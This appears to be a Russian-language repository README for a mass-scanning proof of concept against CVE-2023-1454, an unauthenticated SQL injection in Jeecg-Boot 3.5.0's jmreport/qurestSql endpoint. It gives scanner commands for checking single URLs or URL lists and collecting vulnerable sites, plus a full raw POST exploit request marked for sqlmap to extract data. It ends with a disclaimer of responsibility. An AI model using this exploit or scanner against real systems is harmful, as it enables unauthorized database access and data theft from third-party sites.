 cjybao/cve-2023-1454
jmreport/qurestSql — PoC массового сканирования SQL-инъекций без авторизации

jmreport/qurestSql — PoC массового сканирования неавторизованных SQL-инъекций Jeecg-Boot — это платформа быстрой разработки на основе Spring Boot и Jeecg-Boot-Plus. В последней версии jeecg-boot 3.5.0 было обнаружено несколько SQL-инъекций.
python3 CVE-2023-1454-scan.py -u http://127.0.0.1:1111 — проверка одного URL

python3 CVE-2023-1454-scan.py -f url.txt — массовое сканирование
После завершения сканирования в текущем каталоге будет создан файл vuln.txt с URL-адресами уязвимых сайтов.
PoC:
Эксплойт:
Сохраните пакет в txt — sqlmap сможет получить данные.
POST /jeecg-boot/jmreport/qurestSql HTTP/1.1
Host: xxx.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2088.112 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 129

{"apiSelectId":"1290104038414721025",
"id":"1*"}

Любые прямые или косвенные последствия и убытки, вызванные распространением или использованием информации, предоставленной в этом документе, возлагаются на самого пользователя. Автор не несёт за это никакой ответственности.
